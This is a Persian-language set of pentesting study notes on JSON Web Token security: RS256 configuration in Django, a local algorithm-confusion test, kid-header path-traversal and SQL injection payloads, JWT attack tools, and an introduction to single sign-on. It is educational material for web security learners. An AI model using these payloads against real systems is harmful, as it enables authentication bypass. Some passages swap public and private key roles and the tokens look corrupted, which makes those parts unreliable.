- Integrity اهمیت دارد: فرض کنید Alice قصد داره که اطلاعاتی رو به Bob بده و Bob میخواهد از اینکه Alice این اطلاعات داده و در مسیر تغییری نکرده مطمئن شود، برای اینکار Alice باید بیاد و داده هایی که میفرسته رو Sign کنه یا به عبارتی دیگر امضا بزن، اگه Alice بیاد داده های انتقالی رو از طریق Private Key خودش رمز کنه، فقط و فقط از طریق Public Key خودش قابل رمزگشایی خواهد بود، یعنی اگه یه سیستم یک داده ای رو از طریق Private Key خودش رمز کنه به عبارتی دیگر اون داده رو امضا کرده و فقط امکان رمزگشایی اون با Public Key اون سیستم وجود داره و هر کسی Public Key اون رو داشته باشه متوجه خواهد شد که داده توسط اون سیستم ارسال شده و در مسیر تغییری روی اون اعمال نشده است . پس Alice با رمز کردن داده توسط Private Key خودش در واقع اون داده رو امضا کرده و این داده بست هر کسی در در جایی برسه که متعلق به Alice رو داره میتوانه مطمئن باشه که اون داده رو Alice فرستاده و یکپارچگی اون داده رو به راحتی صحت سنجی کنه .

- Confidentiality و Integrity اهمیت دارد: زمانی که هم محرمانگی و هم یکپارچگی اهمیت داشته باشد یک کم موضوع پیچیده خواهد شد . فرض کنید Alice میخواهد یک داده رو به Bob بده و میخواهد مطمئن شه که این داده فقط و فقط توسط Bob به صورت Plain Text قابل مشاهده است، باید بیاد و داده رو توسط Public Key باب رمز کنه تا وقتی به دست Bob رسید، Bob بیاد و توسط Private Key خودش اون رو رمزگشایی کنه و چون Private Key متعلق به باب تنها راه رمزگشایی داده است و این کلید رو فقط و فقط Bob داره پس Confidentiality اون داده حفظ خواهد شد، اما این پایان ماجرا نیست و Alice میخواهد کاری کنه که این داده توسط Alice ارسال شده، پس میاد و داده های رمز شده توسط Public Key متعلق به Bob رو توسط Public Key خودش امضا میکنه و Bob از طریق رمزگشایی داده ها توسط Public Key متعلق به Alice از فرستنده مطمئن میشه . خب چی گفتیم الان ؟ گفتیم Alice میاد و داده ها رو توسط Public Key متعلق به Bob رمز میکنه (Confidentiality) و بعد میاد و داده های حاصل از رمز با Public Key متعلق به Bob رو توسط Private Key خودش امضا میکنه (Integrity) و داده رو به سمت Bob میفرسته . داده رو دریافت میکنه و میاد با استفاده از Public Key متعلق به Alice، امضا شدن اون توسط Alice رو تایید میکنه (اینکه داده توسط Alice اومده و یکپارچگی حفظ شده) یعنی اینکه از طریق Public Key متعلق به Alice رمزگشایی میکنه، بعد داده حاصل از رمزگشایی رو از طریق Public Key خودش دوباره رمزگشایی میکنه (Confidentiality) و بین ترتیب یک داده بین Alice و Bob انتقال یافت و Confidentiality و Integrity اون داده حفظ شد . میدونم یک کم پیچیده هست ولی خب این اتفاقیه که می افته و شما باید سعی کنید بارسم شکل و تکرار اون رو در کنید .

واژه امضا کردن یا Signature زدن واژه مهمیه از این رو که توی توکن ها استفاده میشدن و شاید خیلی اوقات ببینید، این کار جهت حفظ یکپارچگی یک داده استفاده میشه و در واقع رمزکردن یک کلید خصوصی که فقط با کلید عمومی قابل رمزگشایی باشه رو زدن میگن .

حالا که اینا رو فهمیدیم بریم سروقت الگوریتم های RS و بینیم چطوری کار میکن ؟ و درواقع یکی دیگه از مشکلات امنیتی JWT در مبحث تعییر الگوریتم رو بررسی کنیم . توی Symmetric Algorithms گفتیم که از طریق یک کلید مثلا (A) رمزگاری یا به عبارتی دیگه امضا میشه و از طریق همین کلید A هم رمزگشایی یا Verify خواهد شد ولی در Asymmetric Algorithms توسط یک کلید A رمزگاری یا به عبارتی دیگه امضا میشه و توسط یک کلید دیگه مثلا B رمزگشایی یا Verify خواهد شد . مثلا در الگوریتم RS256

توسط **Private Key** امضا میشه و توکن به کاربر داده میشه و هر بار که کاربر توکن رو میفرسته و اسه سرور، سرور میداد و اون توکن رو توسط **Public Key** تایید یا **Verify** میکنه. پس زمانی که میخوایم **JWT** رو بر اساس الگوریتم های **Asymmetric** پیکربندی کنیم باید تو کلید رو بهش بدیم تا درست عمل کنه. پروژه جنگویی که داشتیم رو امیدوارم فراموش نکرده باشید، الگوریتم استفاده شده توش یک الگوریتم **Symmetric** بود و حالا میخوایم بریم و توسط یک الگوریتم **Asymmetric** پیکربندیش کنیم. اول باید کتابخونه **cryptography** رو از طریق دستور `pip install cryptography` نصب کنیم چون ازش استفاده میکنه. بعد هم باید توی فایل `settings.py` توی دایرکتوری اصلی پروژمون پیکربندی های مربوط به **JWT** رو اضافه کنیم :

```
26 SIMPLE_JWT = {  
27     "ACCESS_TOKEN_LIFETIME": timedelta(days=1),  
28     "REFRESH_TOKEN_LIFETIME": timedelta(days=30),  
29     "ALGORITHM": "RS256",  
30     "SIGNING_KEY": signing_key,          # Signing Key  
31     "VERIFYING_KEY": verify_key        # Verify Key  
32 }
```

این سه تا که علامت زدم مربوط به استفاده از الگوریتم RS256 هست. اول از طریق مولفه ALGORITHM مشخص کردیم که باید باشے و بعد هم SIGNING_KEY همون کلیدی هست که قراره از طریقش امضا صورت پذیره (Private Key) و من مقدارش رو توی متغیر `signing_key` دارم و بهش اضافه کردم، VERIFYING_KEY هم کلیدی هست که قراره از طریقش Verify انجام بشه (Public Key). همین کافیه و بهمن توکن خواهد داد:

```
1  "refresh": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpxVCJ9
2    .eyJ0B2tlbl90exBlijoiCmVmcmVzaCisImV4C1I6MtCwNzI50TgyNCwiaWF0IjoxNzA0NzA3ODI0LCJqdGkiOiJmN2FjOTU4ZjhNjM0NjU0YTJkNDU3YmY5ZDM2NTM:
3      .zXJfWaQioJ39_jPpkUoQj123oHQF4Um0QEqRATUEj41BupAvNmBgOBnBdPb05AKSY59pf2DzjHtgxrJa40VZQ7XMrE7hRAgZ0Px1Giwr0I5TjxKiZaf2K7HQ14jY5QBIN
4        .lzwT6glTpdoF8CWIwRdqXni0Zna1icP3Cgk1s_...qNRLsN19ZALDTzS9Sp1lNvNsPvmDeUv80CSA3aQhYv9UDYEl0KEtBWTUvNBDO2cteguQ10K0AEKcoKPH
5        .-hsCDqWAvb05Cluioy5XngCvPSQxE4ptfkZkj2MwScDnnB_zXBAYmRouITx7vcN97RDAi-1d7qBRLEHHzJuEknG",
6  "access": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpxVCJ9
7    .eyJ0B2tlbl90exBlijoiYnNjZXNzIiwiZkhwIjoxNzA0NzkoMjI0LC3pYXQ1OjE3MDQ3MDC4MjQsImpa0sI6ImIzMjQ4NzJhNjljMzRhMTg5Y2FjNzVjZjkzNjE00WvjIiwiidXN
8      .1c19pZCI6Mn0_R_6qo_d9eeFAdC1jzSFLyRA4U0j2xAXP_8VN-s-fFYRzOFesKXknju0UE5nple8
9        .-rlwy8QvBzampRzcvX0058ETz5WfbXQyXaGloQSP4paNobbkxR3j_pSDKFnvYxbZonRTN_tv1sYs4YVYv0p0W96LaSCRSZH9D0B3z8LcmG2_alpuo07YyepvNjGb3Q47R2vzsl
10       .7345ik_Ltq035rVAaqeBH4LVnqj8ISAlmgIRikYqIgM6lwds05EFYw-LH60Vbylxmt8eiArneCG5QyC5omeQwlcfTkjhgzA1qQiIoLh8
11       .-r75sstz_fzYJ7oIttc1_5h1ln9glJVTwxHBA"
```

میبینید که برخلاف **HMAC** توکن های ایجاد شده توسط RS256 طول بیشتری دارند و همین خودش هم یه طور ای بی دون در نظر گرفتن مولفه های دیگه امنیت بیشتری رو فراهم میکنه .

اما خب ما که کارمون این نیست که امنیت بیشتر فراهم کنیم، چطوری از این موضوع میتوانیم باگ در بیاریم؟ یه خورده لحم عوض شده حس مذکون ():

گاهی اوقات ممکنه که به یک شکلی Public Key استفاده شده توی JWT لو بره، حالا مهاجم میتونه از هر حفره امنیتی که ممکنه اون رو بدست بیاره، فرض رو روی این موضوع میزاریم که ما Public Key رو داریم. گفتیم که تایید شدن توکن توسط Public Key رخ میده، حال اگه ما بیایم و الگوریتم توکن رو از RS256 که یک الگوریتم نا مقارن هست به HS256 که یک الگوریتم مقارن هست، تغییر بدیم و سپس بیایم و توکن رو از طریق Public Key افشا شده امضا کنیم، ممکن هست که وقتی به وب سرور ارسال میشه، وب سرور بر اساس اینکه چه الگوریتمی توی توکن هست عمل کنه و بیاد و ببینه عه اینکه HS256 هست و از طریق همون Public Key تعیین شده تاییدیه رو انجام بد و توکن رو تایید کنه. این امکان وجود داره. بریم یک تست بزنیم ببین ایا اینجوریه یا خیر ...

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJb2t1b190eXB1IjoiYWNjZXNzIiwiZXhwIjoxNzA0ODEwMjM2LCJpYXQiOjE3MDQ3MjM4MzYsImp0aSI6IjA2ZmI0MTE2NmU4ZDQyYWQ5YjlkNwM10Tg0MDExZWE0IiwidXNlc19pZCI6MX0.WWF1PKyGUasLwSPaq4ZJdt8U9jxeJVCT_zvp_1GtwLc5T2RxnwHDPf8atB9WKV3c1aQ876iu0UDk4zGwSfvaha7TxdjsZA7r0gbL1uHwOCdL805WMhRSRYVEAvF5qUdSJglViYqzjBRHg u5uw8c8uIlrgw4Y2oYrCiUmDvKWhhp97J2yY7xSYju8bsJ97ck0V2NFL7s87VRZeZbmw8bcK8XE12DvhWeLwhc1DFIUQgrPVH5lIHEoWHfL 6xxRGWWUxwycmRciKrm7W6Xx3DZDkKDzEsx6fxaP2I tIvaZr71sRAu1jIk-a81oGdi7cdBtZA50ivfRyLNLAqV5W0

اگه این توکن و توی دید کنیم اطلاعات زیر و خواهیم دید:

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eY
J0b2tlbl90eXB1IjoiYWNjZXNzIiwiZXhwIjoxN
zA00DEwMjM2LCJpYXQiOjE3MDQ3MjM4MzYsImp0
aSI6IjA2ZmI0MTE2NmU4ZDQyYWQ5YjJkNWM10Tg
0MDExZWE0IiwidXNlc19pZC16MX0.WWF1PKyGUo
asLwSPaq4ZJdt8U9jxeJVct_zvp_1GtwWc5T2RX
nwHDPf8atB9WKV3c1aQ876iu0UDk4zGwSfaha7
TxdJsZA7r0gbL1uHwOCdL805WMhRSRYVEAvF5qU
dSJg1ViyQzjBRHgu5uw8c8uIlrwg4Y2oYrCiUmD
vKWHhp97J2yY7xsYJu8bsJ97ck0V2NFL7s87YRZ
eZbmu8bcK8XE12DivhWeLwhc1DfIUQqgrPVH51I
HEoWHfL6xxRGWWUxwycmRciKrm7W6Xx3DZDkKDz
Esx6fxaP2I_tIvaZr71sRAu1jIk-
q81oGdi7cdBtZAU5oivfRyLNLAqV5WQ
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "token_type": "access",
  "exp": 1704810236,
  "iat": 1704723836,
  "jti": "06fb41166e8d42ad9b2d5c5984011ea4",
  "user_id": 1
}
```

VERIFY SIGNATURE

RSASHA256(

میبینید که الگوریتم RS256 رو داریم . افشا شده هم به عبارت زیر هست :

verify.key

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIIBCgKCAQEaU1SU1LfVLPHCozMxH2Mo
4lg0EePzNm0tRgeLezV6ffAt0gunVTlw7onLrnrq0/IzW7yWR7QkrmbL7jTKEn5u
+qKhwkFbstIs+bMY2Zkp18gnTxKLxoS2tFcZgkPLPgizskuemMghRniWaoLcye
kd3qqGE1vW/VDL5AaWTg0nLVkjRo9z+40RQzuVaE8AkAFmxZzow3x+VJYKdjykkJ
0i7wvCS0DRTxu269V264Vf/3jvredZiKRkgwl9xNAwxXfg0x/XFw005UWVRIkdg
cKWTjpBP2dPwVZ4lWC+9aGVd+Gyn1o0Clelf4rEjGoXbAAEqeGUxrcI1bjxFbc
mwIDAQAB
-----END PUBLIC KEY-----
```

بایام و ابتدا یک درخواست از طریق همین توکن بزنیم و ببینیم که نتیجه چی رو نشون میده . من یک End-Point رو ایجاد کردم که توکن رو میگیره و در صورت تایید شده نتیجه زیر رو میده :

```
osboxes@osboxes:~$ curl http://127.0.0.1:8001/hello/ \
-H 'Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eYJ0b2tlbl90eXB1IjoiYWNjZXNzIiwiZXhwIjoxNzA00DEwMjM2LCJpYXQiOjE3MDQ3MjM4MzYsImp0aSI6IjA2ZmI0MTE2NmU4ZDQyYWQ5YjJkNWM10Tg0MDExZWE0IiwidXNlc19pZC16MX0.WWF1PKyGUoasLwSPaq4ZJdt8U9jxeJVct_zvp_1GtwWc5T2RXnwHDPf8atB9WKV3c1aQ876iu0UDk4zGwSfaha7TxdJsZA7r0gbL1uHwOCdL805WMhRSRYVEAvF5qUdSJg1ViyQzjBRHgu5uw8c8uIlrwg4Y2oYrCiUmDvKWHhp97J2yY7xsYJu8bsJ97ck0V2NFL7s87YRZeZbmu8bcK8XE12DivhWeLwhc1DfIUQqgrPVH51IHEoWHfL6xxRGWWUxwycmRciKrm7W6Xx3DZDkKDzEsx6fxaP2I_tIvaZr71sRAu1jIk-q81oGdi7cdBtZAU5oivfRyLNLAqV5WQ'
{"message": "Hello, World!"} osboxes@osboxes:~$
```

در صورتی که Valid نباشه هم پاسخش به شکل زیر خواهد بود :

```
osboxes@osboxes:~$ curl -s http://127.0.0.1:8001/hello/ \
-H 'Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eYJ0b2tlbl90eXB1IjoiYWNjZXNzIiwiZXhwIjoxNzA00DEwMjM2LCJpYXQiOjE3MDQ3MjM4MzYsImp0aSI6IjA2ZmI0MTE2NmU4ZDQyYWQ5YjJkNWM10Tg0MDExZWE0IiwidXNlc19pZC16MX0.WWF1PKyGUoasLwSPaq4ZJdt8U9jxeJVct_zvp_1GtwWc5T2RXnwHDPf8atB9WKV3c1aQ876iu0UDk4zGwSfaha7TxdJsZA7r0gbL1uHwOCdL805WMhRSRYVEAvF5qUdSJg1ViyQzjBRHgu5uw8c8uIlrwg4Y2oYrCiUmDvKWHhp97J2yY7xsYJu8bsJ97ck0V2NFL7s87YRZeZbmu8bcK8XE12DivhWeLwhc1DfIUQqgrPVH51IHEoWHfL6xxRGWWUxwycmRciKrm7W6Xx3DZDkKDzEsx6fxaP2I_tIvaZr71sRAu1jIk-q81oGdi7cdBtZAU5oiivfRyLNLAqV5WQasdasdasd' | jq
{
  "detail": "Given token not valid for any token type", ↴
  "code": "token_not_valid",
  "messages": [
    {
      "token_class": "AccessToken",
      "token_type": "access",
      "message": "Token is invalid or expired"
    }
  ]
} osboxes@osboxes:~$
```

حالا بریم و تغییرات رو اعمال کنیم و ببینیم که ایا جنگو این اسیب پذیری رو داره یا خیر ؟ ممکن هم هست که نداشته باشه و در نهایت ما به چیزی که میخوایم نرسیم ولی برای اینکه نشونش بدیم مراحل رو طی میکنیم . ابتدا باید الگوریتم رو از RS256 به HS256 تغییر بدیم و کلید امضای کردن رو برابر مقدار Public Key افشار شده بزاریم :

```
osboxes@osboxes:~/Projects/jwt$ curl -s http://192.168.89.128:8001/hello/ -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl90eXB1IjoiYWNjZXNzIiwizXhwIjoxNzA0ODEwMjM2LCJpYXQiOjE3MDQ3MjM4MzYsImp0aSI6IjA2ZmI0MTE2NmU4ZDQyYWQ5YjJkNWM1OTg0MDExZWE0IiwidXNlc19pZCI6MX0.UNsdzwLUwp4xny-TmhngnwUvSOWwy1L5-AbPMZzJE00' | jq
{
  "detail": "Given token not valid for any token type",
  "code": "token_not_valid",
  "messages": [
    {
      "token_class": "AccessToken",
      "token_type": "access",
      "message": "Token is invalid or expired"
    }
  ]
}
```

خب نسخه جنگویی که من استقاده میکنم، کتاب خونه مربوط به JWT اون، این مشکل امنیتی رو نداره و گرنه که اجازه ورود رو میگرفتیم.

به این حمله Re-Signing Attack یا Algorithm Confusion Attack پیچیده تر میشے، اگه دوست دارید بیشتر بدونید باید درمورد JWT اطلاعات بیشتری کسب کنید، برای اینکار برد و یک PDF File توی سایت jwt.io هست که با ثبت نام میتوانید دانلودش کنید، دانلود کنید و بخونید تا مطلع تر بشید.

<https://auth0.com/resources/ebooks/jwt-handbook>

از مشکلات امنیتی دیگه ای که ممکن هست توی JWT ها ببینید اینه که ممکن هست در برخی موارد خاص، امضای پای توکن ها بررسی نشه و فقط الکی ته هر توکن یه عبارتی به عنوان امضا وجود داشته باشه، این مورد یه کم ممکن کم پیش بیاد ولی پیش او مده و بهتره اینو هم درمورد JWT توی ذهنمون داشته باشیم و یه بار هم نست بزنیم بینم اصن Signature میشه یا نه. توی PortSwigger یک چالش برای این مورد هست که میتوانید از ادرس <https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-unverified-signature> بهش دسترسی پیدا کنید و سعی کنید که حلش کنید.

گاهی اوقات ممکن هست که یک حفره امنیتی مثل Directory Traversal, XXE, SSRF توی وب اپلیکیشن پیدا شه که موجب شه مهاجم دسترسی به فایل نگهدارنده Secret Key پیدا کنه و با خوندن محتواه اون بتونه به کلید امضای توکن های دسترسی بگیره و از این طریق بتونه توکن بسازه و امضا کنه و سطح دسترسی خودش رو افزایش بده.

توی مخفف Key ID :KID Manipulation هست و یک مولفه اختیاری هدر در JWT می باشد و اجازه میده که توسعه دهندگان یک کلید رو جهت تایید توکن ها استقاده کنند. نحوه درست استقاده از مولفه kid در هدر به شکل زیر است:

```
{
  "alg" : "HS256",
  "typ" : "JWT",
  "kid" : "1"        // use key number 1 to verify the token
}
```

توی تصویر بالا میبینید که مولفه kid مقدار "1" رو داره که یعنی از کلید شماره 1 جهت تایید توکن ها استقاده کن. اگه کاربر ها بتونن این فیلد رو کنترل کنن میتونه منجر به دستکاری توسط مهاجم بشه و عواقب خطرناکی رو داشته باشه. مواردی وجود داره که یک مهاجم میتوانه ازش با دستکاری kid هدر استقاده کنه و به عبارتی Authentication/Authorization رو دور بزنه.

- اگر kid به key file اشاره کنه و محتوای یک فایل رو کلید تایید توکن ها در نظر بگیره، اگه قبل از استفاده از این مولفه Sanitized یا ضد عفونی (نشه میتونه منجر به حفره امنیتی Directory Traversal بشه . وقتی این مشکل وجود داشته باشه، مهاجم میتونه از محتوای هر فایلی توی File System جهت تایید توکن استفاده کنه .

```
"kid": ".../public/css/main.css"
// use the publicly available file main.css to verify the token
```


- توی تصویر بالا میبینید که، فایل تایید توکن ها رو یک فایل css تعیین کردیم و خودمون هم به این فایل دسترسی داریم، حالا خودمون میتوانیم ببایم و یک توکن بسازیم و براساس محتوای main.css اون رو امضا کنیم و بفرستیم سمت سرور . توی https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-kid-header-path-traversal هم یک چالش برای این موضوع وجود داره که ادرسش هست. برید و سعی کنید حلش کنید و اگه بخواه توضیح بدم خیلی طول میکشه، به اندازه کافی صفحات این جزوه داره زیاد میشه .
- SQL Injection: ممکن هست که گاهی اوقات در یک وب اپلیکیشن کلید تایید توکن توی پایگاه داده باشه و از اونجا گرفته بشه . مثلاً مقدار kid توی هدر id کلید توی دیتابیس باشه که بعد که به وب سرور ارجاع داده میشه از طریق یک Sql Query یک پایگاه داده کلید رو میگیره و توکن رو از طریقش تایید یا تکذیب میکنه . وقتی چنین چیزی رخ میده، امکان این وجود داره که بشه Zed و مثلاً کاری کرد که به جای کلید ذخیره شده توی پایگاه داده از یک کلید دیگه مثلاً کلمه "key" استفاده کنه .

```
"kid": "aaaaaaaa' UNION SELECT 'key';--" ←
// use the string "key" to verify the token
```

مثال توی تصویر بالا اگه کلیدی به نام aaaaaaaaa وجود نداشته باشه از کلمه "key" به عنوان کلید استفاده خواهد کرد، در صورتی که SQL Injection بخوره .

بسیار هم خب، دیدی که از طریق kid چه امکاناتی اضافه میشه و چطوری یک مهاجم میتوانه از این مورد جهت دستکاری کلید استفاده کنه . اما این تمام دستکاری های مربوط به هدر نیست و مولفه های دیگری هم میتوانه توی هدر باشه که امکان دستکاری شدن برآشون وجود داره . میتوانید این موارد رو توی مقاله خانم Vickie Li به ادرس <https://medium.com/swlh/hacking-json-web-tokens-jwts-9122efe91e4a> ببینید که به خوبی توضیحشون داده . به نظرم زیادی درمورد JWT مانور دادیم ولی خب یکی از مواردی هست که زیاد توی API ها میبینیم و شاید هم باهش زیاد و سر کله بزنیم، پس بهتر بود تا حد ممکن توضیحاتی دربارش بدیم و اگاهی داشته باشیم، در وهله آخر بربم یه چندتا ابزار برای JWT معرفی کنیم و توموش کنیم دیگه .

BurpSuite JWT Editor: یک افزونه هست و اسه BurpSite که برآتون کارای مختلفی من جمله ویرایش، امضا زدن، تایید کردن، رمزگذاری، رمزگشایی و ... رو روی JWT اجرا میکنه . کافیکه وارد تب Extensions توی منوی اصلی BurpSuite بشید و از قسمت BAppStore و جستجوی JWT Editor این افزونه رو نصب کنید :



این هم یک افزونه هست که روی BurpSuite نصب میشه و برآتون کارای مختلفی درمورد JWT انجام میده، من جمله برآتون حملاتی مثل Key Confusion, Signature Exclusion و ... رو اتومات میکنه و کارای ... Encoding/Decoding Base64

JSON Web Token Attacker

JOSEPH - JavaScript Object Signing and Encryption Pentesting Helper

This extension helps to test applications that use JavaScript Object Signing and Encryption, including JSON Web Tokens.

Features

- Recognition and marking
- JWS/JWE editors
- (Semi-)Automated attacks
 - Bleichenbacher MMA
 - Key Confusion (aka Algorithm Substitution)
 - Signature Exclusion
- Base64url en-/decoder
- Easy extensibility of new attacks

Estimated system impact

Overall: Medium ⓘ

Memory	CPU	Time	Scanner
Medium	Low	Low	Low

Author: Dennis Detering
Version: 1.0.2a
Source: <https://github.com/portswigger/json-web-token-attacker>
Updated: 04 Feb 2022
Rating: ⭐⭐⭐⭐⭐ [Submit rating](#)
Popularity:

[Reinstall](#)

RS256-2-HS256 چه ابزاریست؟ توی حمله Algorithm Confusion یا Re-Signing که میومدیم و alg را از RS256 به HS256 تبدیل میکردیم و کلید عمومی افشا شده که برای تایید توکن ازش استفاده میشد رو بر میداشتیم و توکن رو امضا میزدیم سرور هم با توکن مثل یک توکن HS256 رفتار میکرد و توکن تایید میشد. این ابزار کار تبدیل توکن رو انجام میده. با پایتون نوشته شده و میتوانید از لینک گیتهابش دانلودش کنید :

<https://github.com/3v4Si0N/RS256-2-HS256>

در نهایت هم بهتون بگم که JWT یک روش و پروتکل بسیار خوب جهت انتقال داده و صحت سنگی یکپارچگی اون داده است ولی اگه درست و حسابی پیکربندی نشه و یا کتابخونه ارائه کننده JWT مشکل و حفره امنیتی داشته باشه میتوونه بگایی بوجود بیاره و از این رو باید حواسمن باشه که چطوری ازش استفاده میکنیم.

اگه دقت کردید یه جایی SSO رو بیان کردیم ولی نگفتم که مفهوم SSO چیه و چرا و چطوری استفاده میشه؟ میخواست توی سایت Cloudflare رو اینجا بررسی کنیم و درمورد این مفهوم بیشتر بدونیم.

<https://www.cloudflare.com/learning/access-management/what-is-sso/>

SSO چیست؟ **Single Sign-On** یک تکنولوژی هست ثبت نام و ورود به چندین اپلیکیشن مختلف رو توی یک صفحه انجام میده و این چی؟ فرض کنید که چندین اپلیکیشن وجود داره و این اپلیکیشن ها نیاز دارند در برخی موارد و یا حتی کلا، کاربرشان احراز هویت شده باشه تا بتونن بعثش دسترسی بدن. به صورت عادی این اپلیکیشن ها چون از یکدیگر جدا هستند، کاربر باید تو هر کدام به صورت جداگانه ثبت نام یا حداقل **Sign-In** کنه تا بتونه به همه **Functionality** ها همه اپلیکیشن ها دسترسی داشته باشه. SSO اوmd و این مورد رو حل کرد و در یک چنین تکنولوژی کاربر فقط نیاز داره که یک بار **Credentials** خودش رو برای **Login** کردن توی یک صفحه لاگین وارد کنه و بعد به تمام SaaS اپلیکیشن ها دسترسی بگیره. حالا اینکه SaaS ها چی هستند رو دیگه بزرگی طولانی میشه. میتوانید درمورش از لینک زیر بخونید.

<https://www.cloudflare.com/learning/cloud/what-is-saas/>

مثال که کلودفلر درمورد SSO زده توی کشور ما کاربردی نداره ولی من جهت اطلاع بیشتر اون رو اینجا میارم. فرض کنید که یک مشروب فروشی وجود داره و فقط مشروبات و سرویس خودش رو به کسانی که از لحاظ قانونی یک سن خاص رو گذرونده باشند. شما زمانی که میرید و اونجا و میخواهد از سرویس های موجود استفاده کنید، در ابتدای ورودتون از شما درخواست کارت شناسایی میکنه تا بتونن تایید کنن که شما از لحاظ قانونی مجاز هستید که سرویس بگیرید و بعد از تایید شما، برای تمام سرویس ها شما بدون نیاز به رائه کارت شناسایی و اثبات سن قانونی اجازه استفاده دارید، این یک مثال از SSO در دنیای واقعی بود. اما فرض رو برین بگیرید که شما نه تنها در ابتدا، بلکه قبل از دریافت هر سرویس نیاز به تایید داشته باشید، مثلاً میخواید مشروب سفارش بدید ازتون درخواست کارت شناسایی شه، میخواید پوکر بازی کنید هم از شما درخواست کارت شناسایی شه و تمام سرویس های دیگر هم به همین منوال باشه. در این صورت قاعدها برخی مشتریان نسبت به این موضوع شاکی میشن و ممکن هست که اعتراض کنند و حتی مشتری ها به جاهای دیگه برن. این هم یه مثال واسه استفاده نکردن از SSO بود. پس SSO شد، یک بار توسط یک سرویس احراز هویت میشید و سپس در تمام سرویس های دیگه که مرتبط به هم هستند هم احراز هویت باقی میمونید و نیازی به وارد کردن **Credentials** خودتون ندارید.

اما مزیت های SSO چیا هستند؟ SSO نه تنها سادگی و راحتی رو برای کاربران بوجود اورده، بلکه حتی امنیت بیشتری هم فراهم کرده. امنیت؟ ممکنه بگید کجاش امنه، یه بار **Credentials** میزنید و همه جا احراز هویت میشید، به نظر متناقض میاد ولی نه اینطوری نیست. بریم و مزیت های SSO رو با هم بشماریم و شاید هم درمورشون صحبت کریم.

- شده که کاربرها نوی استفاده از SSO کلمات عبور قوی تری رو انتخاب میکنن.
- No Repeated Passwords: وقتی که کاربران مجبور باشند که تعداد متعددی رمز عبور رو واسه اپلیکیشن ها و سرویس های مختلف به یا سپارند شرایطی به نام **Password Fatigue** بوجود میاد و کاربرها توی چنین شرایطی احتمالش زیاد هست که بیان و یک کلمه عبور رو واسه تعدادی اپلیکیشن و سرویس استفاده کنند و این یک ریسک امنیتی بزرگ به حساب میاد و اگه مهاجمین به یک دیتابیس از کلمات عبور دسترسی پیدا کنند، احتمال دسترسی اونها به کلمه های عبور دیگر سرویس ها هم بوجود میاد و به خاطر متعدد بود تعداد دیتابیس ها، ممکن هست که برخی از اونها مشکلات امنیتی داشته باشند که حل نشده باشند و چنین مواردی SSO اوmd و این مورد رو هم حل کرد.

- Better Password Policy Enforcement: با وجود داشتن تنها یک محل برای نگهداری **Credentials** SSO شرایطی رو برای تیم IT فراهم کرد تا بهتر و ساده تر بتواند قوانین امنیتی خودش رو اجرا کنه. مثلاً برخی کمپانی ها کاربرای خودشون رو مجبور میکنن، مدتی یک بار رمز عبورشون رو تغییر بدن. با SSO چنین مواردی ساده تر پیاده سازی شد.
- Multi-Factor Authentication: پیاده سازی **MFA** یا **Multi-Factor Authentication** توی SSO اون هم روی تعدادی سرویس و اپلیکیشن راحت تر شد و توسعه دهندها نیازی ندارن که برای هر سرویس و اپلیکیشن بیان و این سیستم رو راه اندازی کنن.

- Single point for enforcing password re-entry: ممکن هست که **Administrator** ها گاهی اوقات کاربران حاضر در اپلیکیشن و سرویس رو مجبور کنن که دوباره **Credentials** خودشون رو وارد کنن تا ثابت بشه که همون کاربران هنوز زنده اند و حضور دارن. با SSO این مورد خیلی راحت تر شد، چرا که یک سیستم جهت **Authentication** و **Authorization** وجود داره و نیازی نیست که روی چندین سیستم احراز هویت کار کنن تا این امکان بوجود بیاد.
- و چندین مزیت دیگر ...

اما سوالی که پیش میاد اینه که Login چطوری کار میکنه؟ زمانی که یک کاربر توی یک سرویس SSO احراز هویت میشه، سرویس برash یک **Authentication Token** میسازه که از طریقش میتونه بفهمه هویت کاربر رو تایید کنه. یک توکن مثل همونی که توی **JWT** داشتیم، شاید هم از پروتکل ها و روش های دیگه ای مثل **SAML** که بعداً توضیح میدم استفاده کنه و یا هر چیز دیگه. این توکن هم توی مرورگر کاربر و هم توی سرور های سرویس ذخیره میشن و یه طور ای میکنه **ID Card** موقتی عمل خواهد کرد. هر اپلیکیشن و سرویسی که کاربر بهش دسترسی پیدا میکنه، قبل از دسترسی سرویس SSO کاربر رو بررسی میکنه و سرویس SSO توکن احراز هویت کاربر رو به سرویس یا اپلیکیشن میده و کاربر مجاز به استفاده و دسترسی خواهد شد و اگر کاربر هنوز **Sign in** نکرده باشه، کاربر به صفحه احراز هویت SSO منتقل میشه.

